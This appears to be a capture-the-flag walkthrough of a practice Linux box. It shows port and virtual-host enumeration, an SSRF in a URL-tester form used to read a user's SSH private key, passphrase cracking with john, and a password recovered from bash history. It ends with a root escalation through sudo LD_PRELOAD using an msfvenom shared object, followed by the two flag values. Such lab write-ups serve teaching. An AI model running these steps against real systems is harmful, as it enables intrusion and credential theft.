


Nmap Results
# Nmap 7.94SVN scan initiated Sun Jun 23 01:23:24 2024 as: nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.10.120.211
Nmap scan report for 10.10.120.211
Host is up (0.080s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:5c:1c:4e:b4:86:cf:58:9f:22:f9:7c:54:3d:7e:7b (RSA)
|   256 47:d5:bb:58:b6:c5:cc:e3:6c:0b:00:bd:95:d2:a0:fb (ECDSA)
|_  256 cb:7c:ad:31:41:bb:98:af:cf:eb:e4:88:7f:12:5e:89 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://creative.thm
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun 23 01:24:42 2024 -- 1 IP address (1 host up) scanned in 77.55 secondsnmap output, as we can see the HTTP redirect to creative.thm in the tcp/80 outputLet's go ahead and get that hostname added to our /etc/hosts file.
echo -e '10.10.120.211\tcreative.thm' | sudo tee -a /etc/hosts
Service Enumeration
TCP/80

Walking the Application
 Björn Kimminich
- On the main page is a contact from that just sends a
HTTP GETrequest with the message body in the query string - On the
components.htmlpage, there is a sort of color palette and and font sampler- None of the form elements or input points are active
- Nothing too interesting when just exploring the app
Penetration Testing
We need to see if we can uncover some new pages, endpoints, or sensitive data, so now is the time to start poking around on the page with a more malicious intent.
- No
robots.txt - No
sitemap.xml - Nothing too interesting when looking at the page source code in the browser dev tools
We're going to need to employ some brute forcing techniques to hopefully find some more interesting pages or virtual hosts.
Gobuster Enumeration
Virtual Hosts


gobuster vhost -k --domain creative.thm --append-domain -u http://10.10.120.211 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 100Found: beta.creative.thm Status: 200 [Size: 591]Directories and Files
gobuster dir -u http://creative.thm -w /usr/share/seclists/Discovery/Web-Content/big.txt -o creative_thm.txt -t 100/assets (Status: 301) [Size: 178] [--> http://creative.thm/assets/]Exploring the New Virtual Host
echo -e '10.10.120.211\tbeta.creative.thm' | sudo tee -a /etc/hosts
/etc/hosts file
Page Source Code
<!DOCTYPE html>
<html>
<head>
  <title>URL Tester</title>
  <link rel="stylesheet" type="text/css" href="css/style.css">
</head>
<body>
  <div class="container">
    <h1>Beta URL Tester</h1>
    <p>This page provides the functionality that allows you to test a URL to see if it is alive. Enter a URL in the form below and click "Submit" to test it.</p>
    <form action="/" method="POST">
      <label for="url">Enter URL:</label>
      <input type="text" id="url" name="url" placeholder="http://example.com">
      <input type="submit" value="Submit">
    </form>
  </div>
</body>
</html>
Looking at the page source code, we note the following:
- Whatever you enter in the input field will be submitted as a
HTTP POSTtohttp://beta.creative.thm/. - And the
HTTP POSTwill contain a simpleurl={{your input here}}body
Let's test it out...


curl -X POST 'http://beta.creative.thm' -d 'url=http://127.0.0.1'
curl, which makes testing a bit easier over the clicking and page reloadingsudo python3 -m http.server 80

nginx and using custom logging, we can see that the server is using python-requests/2.28.2 to fetch the page provided in the url parameter
python-requests user agent in the Nginx log makes me think that this is a Python test server running behind a load balancer.php file from my python web server at my VPN IP, the code was commented out and not executed by the server.If not File Inclusion, Try SSRF
http://127.0.0.1 which is tcp/80 and load the page contents. So, if it we can't get code execution via a remote PHP script or similar, we can try and uncover hidden resources.for port in {1..65535} ; do echo $port >> ports.txt ; doneCreate a word list of all 65,535 TCP ports
# -m POST : the HTTP method
# -B : the POST body FUZZ is the placeholder for the wordlist
# -w : the wordlist we created
# -H : required header describing the HTTP POST body
# --exclude-length : ignore "<p> dead </p>" response

gobuster fuzz -u "http://beta.creative.thm/" -m POST \
-B 'url=http://127.0.0.1:FUZZ' -w ports.txt \
-H 'Content-Type: application/x-www-form-urlencoded' \
--exclude-length 13 -t 20
tcp/80 and tcp/1337 are reachable internally by the web server

Exploit
SSRF to SSH Key

saad usercurl -X POST 'http://beta.creative.thm/' -d 'url=http://127.0.0.1:1337/home/saad/.ssh/id_rsa' -o saad_ssh_keySave the file to saad_ssh_key

chmod 400 saad_ssh_keySet the file permissions to make it less open
ssh -i saad_ssh_key saad@creative.thmLog in as saad via SSH

Cracking SSH Key Password
ssh2john saad_ssh_key > hash
john --wordlist=rockyou.txt hash

Post-Exploit Enumeration
Operating Environment
OS & Kernel
NAME="Ubuntu"
VERSION="20.04.5 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.5 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal

Linux m4lware 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=1000(saad) gid=1000(saad) groups=1000(saad)

Matching Defaults entries for saad on m4lware:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD

User saad may run the following commands on m4lware:
    (root) /usr/bin/ping
Users and Groups
Local Users
saad:x:1000:1000:saad:/home/saad:/bin/bash
Local Groups
saad:x:1000:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:aa:46:6d:de:15 brd ff:ff:ff:ff:ff:ff
    inet 10.10.120.211/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 2986sec preferred_lft 2986sec
    inet6 fe80::aa:46ff:fe6d:de15/64 scope link
Open Ports
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      685/python3
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      -
Processes and Services
Interesting Processes
root         858  3.1  5.4  40436 26316 ?        S    15:42   0:04 /var/www/project/venv/bin/python3 /var/www/project/venv/bin/gunicorn --bind 0.0.0.0:5000 wsgi:app
saad         689  0.8  2.4  23788 11680 ?        Ss   15:41   0:01 /usr/bin/python3 /home/saad/start_server.py
Interesting Services
flask.service loaded active running Gunicorn instance to serve Flask
Interesting Files
/home/saad/.bash_history
whoami
pwd
ls -al
ls
cd ..
sudo -l
echo "saad:MyStrongestPasswordYet$4291" > creds.txt
rm creds.txt
sudo -l
whomai
whoami
pwd
ls -al
sudo -l
ls -al
pwd
whoami
mysql -u root -p
netstat -antlp
mysql -u root
sudo su
ssh root@192.169.155.104
mysql -u user -p
mysql -u db_user -p
ls -ld /var/lib/mysql
ls -al
cat .bash_history
cat .bash_logout
nano .bashrc
ls -al
/etc/systemd/system/flask.service
[Unit]
Description=Gunicorn instance to serve Flask
After=network.target
[Service]
User=root
Group=www-data
WorkingDirectory=/var/www/project
Environment="PATH=/var/www/project/venv/bin"
ExecStart=/var/www/project/venv/bin/gunicorn --bind 0.0.0.0:5000 wsgi:app
[Install]
WantedBy=multi-user.target
Privilege Escalation
Becoming Root
We found the /home/saad/.bash_history file contains a line where the user entered a credential in cleartext on the command line:
echo "saad:MyStrongestPasswordYet$4291" > creds.txtUsing this credential allows us to enumerate the user's sudo privilelges.
sudo -l

The /usr/bin/ping binary is not writable, however the sudo -l output contains something interesting — env_keep+=LD_PRELOAD.
LD_PRELOAD is an environment variable that allows a user to tell the process to load a shared object into the process memory before the program runs. A shared object -- identified as a file with the .so extension -- is similar to a Windows .dll file, in that it contains code that may be necessary to the functionality of the running process.However, in the case of this privilege escalation technique, the danger presents itself due to the fact that we can point to a custom
.so file while running sudo to have the .so file run as root. By pointing to a custom .so file path, we can cause the process to arbitrarily load malicious code and execute it before the main program runs.msfvenom -p linux/x64/exec --list-optionsView the options for the payload linux/x64/exec
msfvenom -p linux/x64/exec CMD="echo 'saad ALL=(ALL:ALL) NOPASSWD: ALL' > /etc/sudoers.d/saad" AppendExit='true' -f elf-so -o pwn.soCreate pwn.so using msfvenom to give saad password-less sudo on all commands
scp -i saad_ssh_key ./pwn.so saad@creative.thm:/tmpCopy the file over SSH to the /tmp directory on the target


saadsudo LD_PRELOAD=/tmp.pwn.so /usr/bin/pingsudo loads /usr/bin/ping and ping runs our .so file before executing ping


ssh, we can sudo any command now without a password
Flags
User
9a1ce90a7653d74ab98630b47b8b4a84
Root
992bfd94b90da48634aed182aae7b99f